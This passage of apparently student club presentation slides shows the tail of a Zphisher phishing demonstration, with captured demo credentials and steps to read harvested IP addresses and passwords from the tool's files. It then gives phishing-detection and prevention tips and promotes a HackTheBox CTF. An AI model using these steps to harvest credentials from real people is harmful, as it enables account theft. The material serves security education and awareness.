[-] Victim's IP : [REDACTED]
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : iamaceo@ftx.com
[-] Password : password
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.

```

The screenshot shows the ZPHISHER terminal interface. It displays a list of URLs, a waiting message for login info, and then shows the captured victim information: IP address (redacted), account (iamaceo@ftx.com), and password (password). The interface also shows the files where this information is saved (auth/ip.txt and auth/usernames.dat).



STEP 9: ACCESSING THE CAPTURED INFORMATION

- STAYING WITHIN THE ZPHISHER DIRECTORY, EXECUTE THE `ls` COMMAND
- YOU WILL SEE A SUBFOLDER OF AUTH - USE `cd auth` COMMAND TO ENTER THE SUBDIRECTORY, FOLLOWED BY ANOTHER `ls` COMMAND
- THE FILES LISTED SHOULD BE `ip.txt` AND `usernames.dat`
- USE `cat ip.txt` TO VIEW THE INFORMATION REGARDING THE VICTIM'S PUBLIC ADDRESS AND THE BROWSER THEY USED TO ACCESS THE LINK
- USE `cat usernames.dat` TO VIEW THE ACCOUNT CREDENTIALS

```
(rramdat45@Kali)~/zphisher
$ ls
auth  Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh

(rramdat45@Kali)~/zphisher
$ cd auth

(rramdat45@Kali)~/zphisher/auth
$ ls
ip.txt  usernames.dat

(rramdat45@Kali)~/zphisher/auth
$ cat ip.txt
IP: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

(rramdat45@Kali)~/zphisher/auth
$ cat usernames.dat
LinkedIn Username: iamaceo@ftx.com Pass: password

(rramdat45@Kali)~/zphisher/auth
$
```






PREVENTING PHISHING ATTACKS



WAYS TO DETECT PHISHING

- SENDER DOES NOT MATCH THE NAMING CONVENTION USED BY THE COMPANY
- GRAMMATICAL ERRORS / DESIGN OF THE EMAIL
- EXAMINING HYPERLINKS RECEIVED THROUGH EMAIL
 - HOVER OVER THE LINK IN THE EMAIL TO ENSURE THE URL CONTAINED IN THE LINK MATCHES WHAT IS DESCRIBED IN THE EMAIL
 - BE AWARE OF STRANGE CHARACTERS WITHIN LINKS OR SHORTENED LINKS
- INFORMATION THAT IS TOO GOOD TO BE TRUE
- LINKS TO AUTOMATICALLY REQUEST YOU TO ENTER YOUR LOGIN CREDENTIALS, CREDIT CARD INFORMATION, PERSONALLY IDENTIFIABLE INFORMATION





ANTI-PHISHING TACTICS & BEST STEPS

- **MONITORING YOUR ACCOUNTS REGULARLY**
- **KEEP YOUR BROWSER UPDATED**
- **DON'T CLICK ON EMAIL LINKS FROM UNKNOWN SOURCES**
- **BE AWARE OF POP-UP WINDOWS**
- **NEVER GIVE OUT PERSONAL INFORMATION OVER EMAIL**
- **BE WARY OF SOCIAL AND EMOTION LURES**
- **DEPLOY MALICIOUS URL DETECTION AND CONTENT FILTERING**
- **IMMEDIATELY REPORT A SUSPICIOUS EMAIL OR MESSAGE TO YOUR COMPANY'S IT/INFOSEC TEAM**





CYBER COMPETITION INFORMATION SESSION



CYBER COMPETITIONS

- **FILLING OUT THE FORM DOES NOT COME WITH AN OBLIGATION - IT IS JUST TO UNDERSTAND WHO FROM OUR MEMBERS ARE INTERESTED!**
- **REQUIREMENTS:**
 - **INTERESTED IN LEARNING OUTSIDE OF THE CLASSROOM**
- **BENEFITS:**
 - **NETWORKING AND WORK OPPORTUNITIES**
 - **EXPERIENCE AND KNOWLEDGE**
 - **FRIENDSHIP AND TEAM BUILDING**





CYBER APOCALYPSE 2023

- ANNUAL CTF ORGANIZED BY HACKTHEBOX.COM
- THOUSANDS OF PARTICIPANTS
- AMAZING LEARNING EXPERIENCES
- EXPERIENCE? WHO NEEDS IT
- \$35,000 WORTH OF PRIZES UP FOR GRABS

CREATE AN ACCOUNT HERE:

[HTTPS://CTF.HACKTHEBOX.COM/](https://ctf.hackthebox.com/)

CYBER APOCALYPSE 2023 INFO:

[HTTPS://CTF.HACKTHEBOX.COM/EVENT/DETAILS/CYBER-APOCALYPSE-2023-THE-CURSED-MISSION-821](https://ctf.hackthebox.com/event/details/cyber-apocalypse-2023-the-cursed-mission-821)

Cyber Apocalypse 2023 - The Cursed Mission

START DATE

18 Mar, 13:00, 2023

END DATE

23 Mar, 12:59

SIGN UP

SHARE

COPY

1st

[+] 2000\$ Cash

[+] CPTS certification (for each player)

[+] \$100 HTB swag card (for each player)

2nd

[+] 1000\$ Cash

[+] CPTS certification (for each player)

[+] \$50 HTB swag card (for each player)

3rd

[+] HTB Annual VIP+ Subscription (for each player)

[+] 1 Month ProLab of Choice (for each player)

[+] \$50 HTB swag card (for each player)

4th & 5th

[+] HTB Annual VIP+ Subscription (for each player)

[+] 1 Month ProLab of Choice (for each player)

[+] \$25 HTB swag card (for each player)



THANK YOU!

